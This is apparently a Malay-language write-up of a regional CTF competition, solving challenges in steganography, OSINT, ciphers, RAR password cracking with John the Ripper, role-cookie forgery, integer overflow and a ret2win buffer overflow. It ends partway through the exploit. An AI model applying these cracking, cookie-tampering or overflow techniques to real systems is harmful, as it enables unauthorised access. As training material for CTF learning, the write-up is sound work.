b4,g,msb,xy          .. text: "p3w7UQQS"
b4,b,lsb,xy          .. text: "2%U\"TES11"
b4,b,msb,xy          .. text: "wDDD\"$B$B53UU3ws"
b4,rgb,msb,xy        .. text: "6'5T#5RCQ4%S4"
b4,bgr,msb,xy        .. text: "76%S4$SRA5T#5"
b4,rgba,lsb,xy       .. text: "N/n/L/L/n/n/n0"
b4,abgr,msb,xy       .. text: "c??E??%_A_C_#_C"
```

```
└─$ exiftool WarisanMerdekaTower.png
ExifTool Version Number      : 12.76
File Name                    : WarisanMerdekaTower.png
Directory                    : .
File Size                    : 1944 kB
File Modification Date/Time  : 2024:08:14 21:24:47-04:00
File Access Date/Time       : 2024:08:31 13:09:04-04:00
File Inode Change Date/Time  : 2024:08:30 11:15:17-04:00
File Permissions             : -rwxrw-rw-
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 800
Image Height                 : 1724
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering               : Perceptual
Description                  : Bangunan kedua tertinggi di dunia, juga dikenali sebagai MERDEKA118.
Image Size                   : 800x1724
Megapixels                   : 1.4
```

Selepas mendapatkan kata kunci bagi flag2.rar, extract fail itu dan akan ada flag2.txt. Di dalam flag2.txt terdapat flag kedua yang disembunyikan dengan Unicode Zero-Width Character. Gunakan [decoder online](#) untuk decode text di dalam flag2.txt.

## Unicode Steganography with Zero-Width Characters

This is plain text steganography with zero-width characters of Unicode.  
Zero-width characters is inserted within the words.

JavaScript library is below.

[http://330k.github.io/misc\\_tools/unicode\\_steganography.js](http://330k.github.io/misc_tools/unicode_steganography.js)

### Text in Text Steganography Sample

Original Text:  (length: 465)

Bangunan ni nama rasminya ialah, Menara Merdeka 118. Juga dikenali sebagai PNB 118. Ia dimiliki dan dibangunkan oleh syarikat penurusan aset terbesar negara kita, PNB (Permodalan Nasional Berhad). Nama bangunan ni, Merdeka 118 adalah sempena lokasinya yang terletak di antara Stadium Merdeka dan Stadium Negara. 118 tu pula merujuk kepada bilangan tingkat bangunan ni, 118 tingkat. Lokasi Menara Merdeka 118 juga berdekatan dengan tren. Boleh lah try lawati nanti!

Hidden Text:  (length: 18)

[\_0n3\_in\_M414ys141]

Steganography Text:  (length: 609)

Bangunan ni nama rasminya ialah, Menara Merdeka 118. Juga dikenali sebagai PNB 118. Ia dimiliki dan dibangunkan oleh syarikat penurusan aset terbesar negara kita, PNB (Permodalan Nasional Berhad). Nama bangunan ni, Merdeka 118 adalah sempena lokasinya yang terletak di antara Stadium Merdeka dan Stadium Negara. 118 tu pula merujuk kepada bilangan tingkat bangunan ni, 118 tingkat. Lokasi Menara Merdeka 118 juga berdekatan dengan tren. Boleh lah try lawati nanti!

## Flag

Flag adalah **3108{th3\_t41l3st\_0n3\_1n\_M414ys14!}**

## [Wilayah Persekutuan] Tinggi Lagii 🕵️

### 📖 Deskripsi Tugas

Bangunan Tertinggi Di Malaysia yang tidak terbina.

Tahu tak kat mana?

Format Flag: 3108{latitude, longitude}

Jawapan dalam dua titik perpuluhan

Contoh: 1.23



### 🌟 Jalan Penyelesaian

Gunakan Google Lens untuk cari nama bangunan tersebut dan kita dapat Tradewinds Square Tower. Kemudian, cari koordinat bangunan ini, sumber yang digunakan daripada [link ini](#).

## Flag

Flag adalah **3108{3.15, 101.71}**



## [Perlis] Jalan Jalan Desa 🔍

### 📖 Deskripsi Tugas


Syah yang minat akan menggembara telah sampai ke negeri Indera Kayangan. Syah telah meninggalkan satu gambar kepada anda. Gambar tersebut merupakan tempat yang telah Syah lawati sejurus anda membaca ini. Syah juga selalu meninggalkan review sejurus melawat mana2 tempat. Jejak dimana beliau berada !

### 🌟 Jalan Penyelesaian

Diberi sebuah fail .JPG yang menunjukkan suasana dan persekitaran tempat tersebut. Jadi, kita gunakan Google Lens untuk mendapatkan lokasi tempat yang dilawati dan kita dapat lokasinya ialah Muzium Kota Kayang.



Selepas itu, cari review yang ditulis oleh Syah di sosial media, Facebook dan flag dijumpai.



🚩 Flag – 3108{Muzium\_Bersejarah\_Perlis}



## [Perlis] Syah Sesat

### Deskripsi Tugas

Semasa Syah berada di Muzium Kota Kayang, dia telah menyaksikan sebuah persembahan Gambus yang dipersembahkan oleh seorang pemuzik dari Sabah yang berkunjung ke muzium tersebut. Lagu yang dipersembahkan ketika itu bertajuk Ampuk Ampuk Bulan. Kagum akan persembahan tersebut, beliau telah meninggalkan satu pesanan di bawah bersama kunci. Bolehkan anda merungkaikan pesanan tersebut dan mendapatkan Flag?

### Cipher :

}AYPF\_KYMSOL\_TOMMNG{8013EJWASCUQOYOAGNURBETMYUIBMTNHHGMA  
LKGZTXUBDPS

### Key :

AMPUKAMPUKBULAN

### Jalan Penyelesaian

Dengan menggunakan website [Cipher Identifier](#), kita dapat mengenal pasti cipher yang digunakan dengan memberi ciphertext dan juga kuncinya sebagai petunjuk, dan kita mendapati mesej asal sudah diubah suai menggunakan Vigenere Cipher.

Selepas itu, gunakan website [Vigenere Decoder](#) untuk mendapatkan mesej yang asal dan terbalikkan string yang dihasilkan.



 Flag – 3108{GAMBUS\_BUDAYA\_LAMA}


## [Melaka] Perigi 🔍

### 📖 Deskripsi Tugas

Perigi ni selalu kena racun... Sampai saya lupa negara mana yang racun perigi ni untuk kali kedua...

### 🌟 Jalan Penyelesaian

Untuk tugas ini kita mendapatkan satu fail .rar yang mempunyai flag di dalamnya dan memerlukan kata kunci untuk extract. Di dalam soalan menyebut perkataan “negara”. Disebabkan soalan ini dalam kategori negeri melaka, dengan menggunakan Chatgpt, bina satu wordlist dari negara-negara yang pernah datang ke melaka untuk melakukan bruteforce untuk mendapatkan flag.




Here's the list of countries that had historical connections with Melaka, formatted as a wordlist, with each country on a new line:

```
Copy code
```

```
China
India
Arab
Portugal
Belanda
British
Siam
Jepun
Aceh
Turki
```

You can copy and paste this list into a text file (e.g., `melaka\_wordlist.txt`) to use it as a wordlist for any purpose, including brute-forcing or other tasks. If you need further modifications or assistance, feel free to ask!

Gunakan john the ripper untuk bruteforce fail .rar dan flag dijumpaiiii.



```
(kali@kali)-[~/Desktop]
└─$ rar2john flag.rar > bendera.hash

(kali@kali)-[~/Desktop]
└─$ john --wordlist=negara.txt bendera.hash

Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates left, minimum 16 needed for performance.
Belanda (flag.rar)
1g 0:00:00:00 DONE (2024-08-31 13:44) 33.33g/s 333.3p/s 333.3c/s 333.3C/s China..Turki
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
└─$
```

### 🚩 Flag

Flag adalah **3108{th3\_k1ngs\_w3ll\_st4ys\_0n}**

## [Melaka] Hang Tak Tidur Lagi? 🏰

### 📖 Deskripsi Tugas

Hang Tuah digambarkan sebagai seorang pahlawan yang berjaga malam, hanya tidur sedikit untuk mempersiapkan dirinya untuk tugas yang besar. Tetapi, semasa ke Istana untuk bertemu dengan **Pembesar Berempat** yang lain, Hang Tuah telah tidur kerana kepenatan berfikir.




### 🌟 Jalan Penyelesaian


Semasa membuka website tersebut, kita boleh mendapatkan nama pengguna dan juga kata laluan daripada sources code website tersebut menggunakan view page source.

```
35  
36 <!-- Jika anda lupa katalaluan anda, gunakan ini  
37 tuah:tuah  
38 -->  
39
```


Setelah memasukkan nama pengguna dan juga katalaluan, kita dapat lihat paparan berikut:




Kita boleh lihat perkataan “Laksamana” ditebalkan dan apabila kita lihat deksripsi tugas juga perkataan “Pembesar Berempat” juga ditulis dalam tebal. Pembesar Berempat terdiri daripada Bendahara, Penghulu Bendahari, Temenggung dan juga Laksamana. Jadi kemungkinan kita perlu untuk masuk ke website ini sebagai Pembesar Berempat yang lain namun kita tidak tahu nama pengguna dan kata laluan untuk Pembesar Berempat yang lain. Dengan menggunakan Inspect Element ketika masuk sebagai Laksamana Hang Tuah seperti berikut:




Kita dapat lihat di bahagian cookies terdapat cookies yang dinamakan role tetapi value dalam cookies tersebut seperti telah di enkripi. Kita boleh menggunakan website dCode Cipher Identifier untuk menganalisa apakah jenis enkripsi yang telah digunakan.



Kita dapat tahu bahawa cookies tersebut telah di enkodkan dengan jenis base32 tetapi setelah dilihat value tersebut juga telah di enkodkan dengan URL encoding kerana jika kita mengenkodkan perkataan “Laksamana” menggunakan base32, kita dapat “JRAUWU2BJVAU4QI=” sebagai hasil dan enkod menggunakan URL encoding:



Kita dapat “JRAUWU2BJVAU4QI%3D” iaitu sama dengan value dalam cookies role tersebut. Jadi dengan menggunakan klu “Pembesar Berempat”, di enkod kepada bentuk base32 dan URL, digantikan value dalam cookies role tersebut dan reload website tersebut, kita boleh dapatkan flag untuk website ini seperti berikut:



Sambung untuk **Pembesar Berempat yang lain** untuk dapatkan flag penuh.

🚩 Flag – `3108{1d0R_s4nGa7l4h_Bah4y4!}`

## [Melaka] Pahlawan Legenda 🕵️

### 📖 Deskripsi Tugas

Penyerang telah mencuba merosakkan dan menyembunyikan sesuatu di dalam data hikayat Hang Tuah yang sangat besar pada masa lalu, mungkin mereka masih melakukannya. Muat turun data di sini.

### 🌟 Jalan Penyelesaian

Gunakan command `strings *.txt | grep 3108` dan flag akan terpapar dalam terminal.

```
$ strings *.txt | grep 3108
One tends to believe that the Hikayat Hang Tuah 3108 has won its exceptional
disintegration of Malacca 3108 is represented as being the result of natural aging
order and prosperity for the whole state. 3108{gr3p_15_@w3s0m3_l4ks4m4n4} As for the consequences of
and, were it not for the 3108 character of the usurper and the tragic consequences of his action, even has a comi
nchen: Muller. 3108,
in Majapahit; they even protect him against 3108 assault when he goes to
```

🚩 Flag – `3108{gr3p_15_@w3s0m3_l4ks4m4n4}`

## [Melaka] Ilmu Hisab 🦷

### 📖 Deskripsi Tugas

Mampukah tuan hamba mengira?

### 🌟 Jalan Penyelesaian

Fail yang diberikan adalah fail ELF 64-bit dan untuk tugas ini, saya menggunakan *dissassembler* seperti Ghidra dan juga *debugger* seperti gdb untuk menganalisis fail binari tersebut. Secara ringkasnya, kita perlukan dua nombor yang akan menghasilkan nombor negatif apabila ditambah untuk mendapatkan flag.

Pergi ke function `addtwonumber()` dan kita boleh lihat terdapat kriteria mengenai nilai nombor pertama, nombor kedua, dan juga hasil tambah antara kedua-dua nombor tersebut.

Mengikut apa yang dinyatakan di dalam kod, `num1 == 0x539` atau 1337, `num2 > 0x1ca3` atau 7331, dan `sum` adalah nombor negatif.

```
MOV     EAX,dword ptr [RBP + num1]
CMP     EAX,0x539

JNZ     LAB_0010148a
MOV     EAX,dword ptr [RBP + num2]
CMP     EAX,0x1CA3

JLE     LAB_0010148a
CMP     dword ptr [RBP + sum],0x0
JS      LAB_0010149e
```

JS (Jump Sign) merupakan salah satu *conditional jump instruction* di mana ia akan mengambil *jump* itu jika nilai bagi flag SF bersamaan dengan 1, menunjukkan bahawa nilai bagi `sum` adalah nombor negatif. Jadi, kita perlukan nombor positif yang boleh mengakibatkan nilai `sum` menjadi negatif.

Disebabkan `sum` adalah 32-bit signed integer, ia hanya boleh menyimpan nombor daripada -2,147,483,648 hingga 2,147,483,647.

```
MOV     EDX,dword ptr [RBP + num1]
MOV     EAX,dword ptr [RBP + num2]
ADD     EAX,EDX
MOV     dword ptr [RBP + sum],EAX
```

Sekiranya hasil tambah `num1` dan `num2` adalah 2147483648, melebihi nilai maksimum yang boleh disimpan, ia akan menjadikan nombor negatif, -2,147,483,648 (*sign bit == 1*). Disebabkan nilai bagi `num1` adalah 1337, nilai bagi `num2` mesti melebihi 2,147,482,310.

### 🚩 Flag

Flag adalah `3108{n0mb0r_k3r4mat}`

```
$ nc 103.28.91.24 10012
Come get the flag or just sum two numbers!
Enter 1st number: 1337
1337
Enter 2nd number: 2147482311
2147482311
You successfully reach here!
Your flag : 3108{n0mb0r_k3r4mat}
Sum of both number : -2147483648
```

## [Terengganu] Privacy Matters 🔍

### 📖 Deskripsi Tugas

Kita semua suka travel, suka makan, suka 'healing' ;0. Tapi, kita sedar tak apa tindakan buruk yang selalu kita buat ketika menikmati semua perkara tu?

Nak tahu apa tindakan tu? Cari saya di TikTok.


@rockey\_smokey1337

### 🌟 Jalan Penyelesaian

Pergi ke TikTok @rockey\_smokey1337 dan lihat profile bionya bertulis "I'm everywhere. Can you find me?"




Kita akan cuba cari di Instagram pula dengan menggunakan username yang sama dan kita jumpa akaunnya yang mempunyai gambar profile yang sama, dan lihat *highlight* Healing dia.



Flag dijumpai pada gambar *highlight* yang terakhir tetapi tidak penuh. Berdasarkan pemerhatian, dia pergi ke Terengganu Drawbridge dan KTCC Mall untuk menonton filem. Gambar yang terakhir kelihatan seperti dia pergi ke kedai steak yang boleh dikatakan *famous* kerana terdapat perkataan steak dan juga # pada papan itu, Jadi, kita cuba cari kedai tersebut dan nama kedai itu ialah kbbsteak. Lihat review di Google dan flag dijumpaiiii.

🚩 Flag – `3108{J4g4_pr1v4cy_4nd4!}`





## [Terengganu] Ngaji 🕵️

### 📖 Deskripsi Tugas


Awok kene ngaji okmo, baru jadi orangg! Ilmu tu penting. Lihat, dengar dan hayati ilmu ambe buwi ni. Jangan kabo tak mboh lok.

### 🛠️ Jalan Penyelesaian

Tugas ini memberikan fail .jpeg tetapi tak dapat dibuka kerana fail rosak. Dengan menggunakan hint dari tugas ini iaitu “Magic header” dan "Tuan Hamba perlu 'dengar', bukan lihat.", tukar header file dengan menggunakan hexedit kepada .wav untuk menjadikan fail yang rosak itu boleh didengari.

-Untitled- x	ngaji.jpeg x	00000315.wav x
00000000	52 49 46 46 44 1B 07 00	57 41 56 45 66 6D 74 20 RIFFD...WAVEfmt
00000010	10 00 00 00 01 00 02 00	44 AC 00 00 10 B1 02 00 .....D¼.....
00000020	04 00 10 00 64 61 74 61	40 E3 94 00 00 00 00 00 ....data@πö....
00000030	00 00 00 00 00 00 00 00	00 00 00 00 01 00 00 00 .....2.....2.....2
00000040	FE FF 01 00 02 00 FE FF	FE FF 02 00 01 00 FE FF .....2.....2.....2
00000050	00 00 03 00 01 00 FD FF	FD FF 03 00 03 00 FD FF .....2.....2.....2
00000060	FE FF 03 00 01 00 FE FF	00 00 01 00 FF FF FF FF .....2.....2.....2
00000070	01 00 01 00 00 00 00 00	00 00 00 00 00 00 FF FF .....2.....2.....2
00000080	00 00 01 00 FF FF 00 00	02 00 FF FF FE FF 02 00 .....2.....2.....2
00000090	03 00 FD FF FD FF 03 00	02 00 FE FF FE FF 02 00 .....2.....2.....2
000000A0	02 00 FE FF FE FF 02 00	02 00 FD FF FF FF 04 00 .....2.....2.....2
000000B0	FF FF FC FF 03 00 04 00	FC FF FD FF 03 00 01 00 .....2.....2.....2
000000C0	FF FF 01 00 00 00 FD FF	00 00 04 00 01 00 FD FF .....2.....2.....2

Buka fail .wav yang disimpan di audacity untuk melihat spectrogram dan mendapatkan flag.



### 🚩 Flag

Flag adalah **3108{iLmu\_P3n7ing}**



## [Terengganu] Tulisan Jawi 🦉+🔗

### 📖 Deskripsi Tugas

Islam sudah lama bertapak di Tanah Melayu sebelum era penjajahan British atau Sepanyol. Sejarah ini dibuktikan dengan penemuan tulisan Jawi yang menandakan masyarakat terdahulu sudah menerima pengaruh daripada pedagang-pedagang Arab dalam komunikasi harian.

Namun, di manakah tulisan Jawi itu ditemui?

### 🌟 Jalan Penyelesaian

Fail yang diberikan adalah fail ELF 64-bit dan untuk tugas ini, saya menggunakan *dissassembler* seperti Ghidra dan juga *debugger* seperti gdb untuk menganalisis fail binari tersebut.

```
gef> checksec
[+] checksec for '/media/sf_Downloads/3108'
Canary          : X
NX              : X
PIE             : X
Fortify         : X
RelRO           : Partial
```

```
Decompile: vuln - (jawi)
1
2 void vuln(void)
3
4 {
5     char buffer [32];
6     undefined8 addr;
7
8     gets(buffer);
9     printf("Terengganu? Ya betul, tapi kat mana? 0x%x\n",addr);
10    return;
11 }
```

```
Decompile: flag - (jawi)
1
2 void flag(void)
3
4 {
5     char flag [24];
6     FILE *file;
7
8     file = fopen("flag.txt","r");
9     if (file == (FILE *)0x0) {
10        puts("Flag file is missing. Please create a flag.txt in the current directory.");
11        /* WARNING: Subroutine does not return */
12        exit(1);
13    }
14    fgets(flag,0x14,file);
15    printf("Dimanakah tulisan Jawi pertama kali ditemui?: %s\n",flag);
16    fclose(file);
17    return;
18 }
```

Binari ini mempunyai *buffer overflow vulnerability* dimana function `gets()` tidak memeriksa panjang input yang diberi dan juga teknik perlindungan bagi binari ini tidak diaktifkan bermaksud kita boleh mengubah RIP address untuk eksploitasi.

Kita perlu penuhkan buffer itu dahulu dengan *padding* dan selepas itu letakkan address bagi function `flag()` untuk mendapatkan flag. Secara ringkas, ini merupakan *tugas* x64 ret2win.

Tanpa melengahkan masa, ayuh kita *debug* binari ini dengan menggunakan gdb, berserta dengan plug-in GEF. Pertama, kita perlu cari saiz buffer terlebih dahulu supaya kita dapat capai dan ubah RIP address. Di dalam gdb, gunakan command **pattern create 256** untuk hasilkan *string cyclic* yang membantu kita untuk mencari offset. Gunakan string itu sebagai input dan jalankan program itu dengan command **run**.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$rax : 0x30
$rbx : 0x00007fffffffd0e8 → 0x00007fffffffe1ba → "/media/sf_Downloads/3108 CTF 2024/[Pwn]"
$rcx : 0x0
$rdx : 0x0
$rsp : 0x00007fffffffd008 → "faaaaaagaaaaaaahaaaaaaiaaaaaajaaaaakaaaaaala[...]"
$rbp : 0x6161616161616165 ("eaaaaa"? )
$rsi : 0x00007ffffffdb30 → "Terengganu? Ya betul, tapi kat mana? 0x61616166\n@[...]"
$rdi : 0x00007ffffffdb00 → 0x00007ffffffdb30 → "Terengganu? Ya betul, tapi kat mana? 0x61616166\n@[...]"
$rip : 0x0000000000401270 → <vuln+0036> ret
$r8 : 0x78
$r9 : 0x0
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x00007ffffffde58 → 0x00007ffffffe1f4 → "COLORFGBG=15;0"
$r14 : 0x00007ffff7ffd000 → 0x00007ffff7ffe2c0 → 0x0000000000000000
$r15 : 0x0000000000403e00 → 0x0000000000401180 → <_do_global_dtors_aux+0000> endbr64
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 iden]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x00007ffffffdd008|+0x0000: "faaaaaagaaaaaaahaaaaaaiaaaaaajaaaaakaaaaaala[...]" ← $rsp
0x00007ffffffdd010|+0x0008: "gaaaaaaahaaaaaaiaaaaaajaaaaakaaaaaala[...]"
0x00007ffffffdd018|+0x0010: "haaaaaaiaaaaaajaaaaakaaaaaala[...]"
0x00007ffffffdd020|+0x0018: "iaaaaaajaaaaakaaaaaala[...]"
0x00007ffffffdd028|+0x0020: "jaaaaaakaaaaaala[...]"
0x00007ffffffdd030|+0x0028: "kaaaaaaiaaaaaa[...]"
0x00007ffffffdd038|+0x0030: "laaaaaaiaaaaaa[...]"
0x00007ffffffdd040|+0x0038: "maaaaaaiaaaaaa[...]"
```

Kita dapat lihat bahawa program itu *crash* kerana input kita sudah menukar nilai-nilai penting dalam register dan juga stack, mengakibatkan program itu tidak dapat berfungsi dengan baik. Gunakan command **pattern search \$rsp** untuk dapatkan offset yang diperlukan untuk capai memory stack dan offsetnya adalah 40 ataupun 0x28.

```
gef> pattern search $rsp
[+] Searching for '6661616161616161'/'6161616161616166' with period=8
[+] Found at offset 40 (little-endian search) likely
```

Selepas itu, kita perlukan ret gadget untuk [stack alignment](#). Gunakan sahaja command **ropper --file jawi --search "ret"** untuk dapatkan address bagi ret. Dalam situasi ini, saya pilih ret gadget yang kedua. Address flag pula boleh diambil menggunakan Python library.

```
